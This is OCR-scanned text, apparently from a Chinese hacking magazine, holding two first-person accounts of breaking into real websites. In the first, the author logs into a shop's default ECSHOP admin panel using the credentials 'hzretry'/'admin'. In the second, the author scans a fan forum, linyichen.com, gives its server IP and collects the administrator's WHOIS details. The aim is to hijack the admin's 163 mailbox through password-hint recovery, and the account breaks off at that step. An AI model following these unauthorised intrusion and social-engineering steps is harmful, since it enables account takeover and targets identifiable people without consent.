


图3

OK，准备进后台。还是按照百度来的信息提示，在该网站域名之后直接添加“admin”构造成“http://www.xxx.com/admin”后在浏览器中访问（此时浏览器会直接访问“http://www.xxx.com/admin/index.php”，立刻弹出了“ECSHOP管理中心”，果然是默认的后台登录入口（如图4）！分别在“管理员姓名”和“管理员密码”处填入“hzretry”和“admin”，接着输入相关的验证码，点击“进入管理中心”按钮，进去了（如图5）！从商品管理、促销管理到会员管理、权限管理和数据库管理等，都在眼皮底下了。进行到这一步之后，也根本没必要上传马（比如通过数据库管理）和拿WebShell等提权操作了，已经完全证实了自己当初的看法——该网站并不安全，这样不负责的公司还是不要合作的好。




图4




图5

呵呵，自己的一次“习惯性”友情检测结束，虽无技术含量但自认为还是非常值得的，而且是不用任何工具的赤手空拳式入侵检测，就算是验证了大牛的指导性方针吧！最后，忍不住真想对这样的网站管理员说声：“大哥，网站并不是建好后就能躺着睡大觉的，可别义务为那些不怀好意的‘暗链’提供服务！切记要时常关注自己所使用的模板是否又出了漏洞，可别让漏洞满天飞啊！”

明星网站也怕社工

Rices

最近一直折腾自己的博客，弄的头昏眼花的，总算也是给折腾出个样子了。趁着休息的时间照日常的习惯，去博客的友链看看有没有什么新的漏洞或者什么什么站又被XX大牛和谐之类的文章，很是无聊啊。无意中看到了一篇文章“对刘亦非官方论坛的一次检测”，我大概看了下，过程这里就不罗嗦了，主要是作者的目的是为了搞到刘亦非的密码，最后得知其密码不过是其经纪人的，甚是郁闷啊 = =！我觉得有点意思就发朋友看了下。哪里知道朋友喜欢林依晨，看了这东西以后，就叫上我一起去搞林依晨的论坛了，那么故事就这样开始了……

一、首站告败

从朋友那里得知林依晨大陆官方为www.linyichen.com，论坛为linyichen.com，主站是HTML纯静态的，没什么利用价值。再看论坛，如图1：




图1

不用说一看就知道是discuz的；而且是最新版本x1.5的，看来是没有办法利用现成的漏洞了，那么怎么办呢，还是先来扫一下目录把，看有什么可以利用的地方没有。最后经过我的狂轰滥扫。结果不如人意，什么都没扫出来，如图2：

网站地址	后台地址	扫描状态	资源状态	扫描到的文件(双击即可打开)
http://linyichen.com	/robots.txt	完成	存在该资源	http://linyichen.com/robots.txt
http://linyichen.com	/admin/index.php	完成	资源不存在	http://linyichen.com/api/
http://linyichen.com	/inc	完成	资源不存在	http://linyichen.com/api
http://linyichen.com	/img	完成	资源不存在	http://linyichen.com/data
http://linyichen.com	/search.php	完成	无内容页面	http://linyichen.com/Photo
http://linyichen.com	/xml	完成	资源不存在	http://linyichen.com/static
http://linyichen.com	/vote.php	完成	资源不存在	
http://linyichen.com	/xml/	完成	资源不存在	
http://linyichen.com	/img/	完成	资源不存在	
http://linyichen.com	/editor/upload.php	完成	资源不存在	
http://linyichen.com	[illegible]	[illegible]	[illegible]	
http://linyichen.com	/api	完成	资源不可用	
http://linyichen.com	/qq	完成	资源不存在	
http://linyichen.com	/online	完成	资源不存在	
http://linyichen.com	/Article	完成	资源不存在	
http://linyichen.com	/news	完成	资源不存在	
http://linyichen.com	/qq/	完成	资源不存在	
http://linyichen.com	/sale	完成	资源不存在	
http://linyichen.com	/soft	完成	资源不存在	

图2

这样可不好办了，主站入手是不行了，那么旁注吧。结果更不如人意，服务器上一共就这一个站，如图3：

共检测到 1 个网站与linyichen.com在同一IP服务器上

您的查询：[linyichen.com = 222.73.230.79]
服务器所在地：上海市 电信ADSL
同IP服务器站点数：1 个
查询结果引用：http://www.114best.com/ip/114?w=linyichen.com

1. www.linyichen.com
.::依晨花园::林依晨内地后援会::.

NEW! 本站原创"固定电话号码归属地查询"点击体验

图3

这样这次渗透就陷入了困境，C段那些就不是我等小菜熟用的了，这个时候怎么办呢，放弃可不是一名叉子的做法。罢了，常规方法不行，那么就来传说中的社工吧，正好最近运气不错，没准有意想不到的收获呢？

二、重新出发

看过一些社工的文章，作者大多是从目标管理员的邮箱下手的，那么我也从邮箱下手。首先肯定是收集资料，资料足了，后面进入邮箱什么的也就容易的多了。打开http://whois.chinaz.com/Default.aspx 我们来查下linyichen.com这个域名的Whois信息，最后得到有价值的信息如下：

管理人联系：
Name：fangjiuyan
Organization：yan f
Address：wuhan
City：wuhan
Province/State：Hubei
Phone Number：86-027-62***260
Country：CN
Email：my*******en@163.com

有利用价值的信息是这段，现在我们整理一下获得的资料。首先管理的邮箱为my*******en@163.com，是湖北武汉人，电话是02762***260，其次名字叫fangjiuyan。现在电话邮箱名字地点都出来了，资料我们就先收集到这里。下面该干什么呢，搞到了邮箱之后当然就是找回密码了。打开http://reg.163.com/RecoverPassword.shtml?from=mail163就是163的找回密码界面了。这个地方我用的"通过密码提示找回密码"，为什么要用这个方式来找会密码呢，因为这个方法最快，也最见效！如图4：




图4




图5




图6

